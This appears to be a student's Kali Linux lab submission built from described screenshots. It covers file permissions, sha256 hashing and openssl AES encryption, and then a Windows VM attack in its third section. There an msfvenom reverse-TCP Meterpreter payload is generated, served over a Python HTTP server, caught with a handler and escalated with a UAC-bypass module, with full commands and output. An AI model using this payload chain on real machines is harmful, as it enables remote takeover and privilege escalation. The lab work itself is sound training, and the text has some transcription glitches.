

1)

a)

The screenshot shows a Kali Linux desktop environment with a dark blue background featuring a large "KALI LINUX" watermark. A terminal window is open in the foreground, displaying the following command-line session:

```
(kali㉿kali)-[~]
$ cd /
(kali㉿kali)-[~]
$ ls
bin  home      lib32     media   root   swapfile  var
boot initrd.img  lib64     mnt    run    sys    vmlinuz
dev  initrd.img.old  libx32   opt    sbin   tmp    vmlinuz.old
etc  lib        lost+found  proc   srv    usr

(kali㉿kali)-[~]
$ mkdir pmics
mkdir: cannot create directory 'pmics': Permission denied


(kali㉿kali)-[~]
$ cd .opt
(kali㉿kali)-[/opt]
$ ls
microsoft

(kali㉿kali)-[/opt]
$ mkdir pmics
mkdir: cannot create directory 'pmics': Permission denied
```

b)



c)



The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window titled "kali@kali: /opt/pmics" is open, displaying the following command history:

```
(kali㉿kali)-[~/Desktop/sajid]
$ sudo touch sajid.txt
(kali㉿kali)-[~/Desktop/sajid]
$ ls
sajid.txt
(kali㉿kali)-[~/Desktop/sajid]
$ sudo echo "Data Security is very important" > sajid.txt
zsh: permission denied: sajid.txt
(kali㉿kali)-[~/Desktop/sajid]
$ sudo chmod 777 sajid.txt
(kali㉿kali)-[~/Desktop/sajid]
$ sudo echo "Data Security is very important" > sajid.txt
(kali㉿kali)-[~/Desktop/sajid]
$ cat sajid.txt
Data Security is very important
(kali㉿kali)-[~/Desktop/sajid]
$
```

The terminal window has three tabs: "kali@kali: ~/Desktop/sajid", "kali@kali: ~", and "kali@kali: /opt/pmics".

In the background, a file manager window titled "File System" is visible, showing a directory structure with files like "File System", "Home", "sajid", and "youtube.csv".

2) a) b) c) Create File with nickname , output the hash and apply symmetric encryption:

The screenshot shows a Kali Linux desktop environment. A terminal window is open in the foreground, displaying a command-line session:

```
(kali㉿kali)-[~/Desktop/sajid]
$ sha256sum sajid.txt
df0ce3d13d16ccdc0fb487ffe53122f18c1e68749d0f04dcda7bb8c7ee73157  sajid.txt

(kali㉿kali)-[~/Desktop/sajid]
$ ls
sajid.txt

(kali㉿kali)-[~/Desktop/sajid]
$ openssl enc -d -pbkdf2 -aes-192-cbc -in sajid.txt -out encrypted.txt
enter AES-192-CBC decryption password:
Can't open "encrypted.txt" for writing, Permission denied
40875AF49D7F0000:error:8000000D:system library:BIO_new_file:Permission denied:../crypto/bio/bss_file.c:67:calling fopen(encrypted.txt, wb)
40875AF49D7F0000:error:10080002: BIO routines:BIO_new_file:system lib:../crypto/bio/bss_file.c:77:


(kali㉿kali)-[~/Desktop/sajid]
$ sudo openssl enc -e -pbkdf2 -aes-192-cbc -in sajid.txt -out encrypted.txt
enter AES-192-CBC encryption password:
Verifying - enter AES-192-CBC encryption password:

(kali㉿kali)-[~/Desktop/sajid]
$ ls
encrypted.txt | sajid.txt

(kali㉿kali)-[~/Desktop/sajid]
$
```

The desktop background features a blue and white abstract design. A file browser window titled "File System" is visible on the left side of the screen, showing icons for "Trash", "File System", "Home", and "sajid". The "sajid" folder contains files named "youtube.csv" and a large blue "K" icon.

d) e) show the sha256 of hash of encrypted file and decrypt and show the 256



3)

Generate Payload:

```
kali@kali: ~/Desktop
File Actions Edit View Help

Active sessions
=====
Id  Name    Type          Information           Connection
--  --      --            --                    --
1   meterpreter x64/win  WINDOWS-EXAM\windows  10.0.2.5:4444 → 10.0.2.7:49174 (10.0.2.7)
                               @ WINDOWS-EXAM

msf6 exploit(windows/local/bypassuac) > set session 1
session ⇒ 1
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (175686 bytes) to 10.0.2.7
[*] Meterpreter session 2 opened (10.0.2.5:4444 → 10.0.2.7:49176) at 2024-05-04 06:19:33 -0400

meterpreter > █
```

Exploit the windows machine:

```
View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > set lhost 192.168.0.7
lhost => 192.168.0.7
msf6 exploit(multi/handler) > set lhost 10.0.2.5
lhost => 10.0.2.5
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444

[*] Sending stage (200774 bytes) to 10.0.2.7
[*] Meterpreter session 1 opened (10.0.2.5:4444 → 10.0.2.7:49174) at 2024-05
-04 06:14:21 -0400
```

```
└─(kali㉿kali)-[~/Desktop]
└$ sudo touch exploit.txt

└─(kali㉿kali)-[~/Desktop]
└$ ls
exploit.txt  myexploit.exe
```

0% of myexploit.exe from 10.0.2.5 Completed



### File Download - Security Warning



Name: myexploit.exe

Type: Application, 7.00KB

From: 10.0.2.5

Run

Save

Cancel



While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. [What's the risk?](#)

Directory listing for / - Windows Internet Explorer  
http://10.0.2.5:333/

Protected mode is currently turned off for the Internet zone. Click here to open security settings.

# Directory listing for /

- [myexploit.exe](#)
- [test1.csv](#)

```
(kali㉿kali)-[~/Desktop]$ python3 -m http.server -b 10.0.2.5 333
Serving HTTP on 10.0.2.5 port 333 (http://10.0.2.5:333/) ...
10.0.2.7 - - [04/May/2024 06:02:27] "GET / HTTP/1.1" 200 -
```

```
(kali㉿kali)-[~/Desktop]$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.0.2.5 lport=4444 -f exe -o myexploit.exe
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: myexploit.exe
```

4)

The screenshot shows a Kali Linux desktop environment with several open windows. In the foreground, a Firefox browser window displays the PHPinfo page for a server running PHP 5.2.4-2ubuntu5.10. The page provides detailed configuration information for the PHP installation, including system details, configuration files, and various PHP extensions and modules.

PHP Version 5.2.4-2ubuntu5.10	
System	Linux webserver 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzp2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv*, bzp2*, zlib*

Below the browser, a NetworkMiner tool window shows network traffic analysis. It lists several alerts, including "X-Content-Type-Options Header Missing (5)" and "Authentication Request Identifier". The interface includes search and filter options like "Highlight All", "Match Case", and "Whole Words".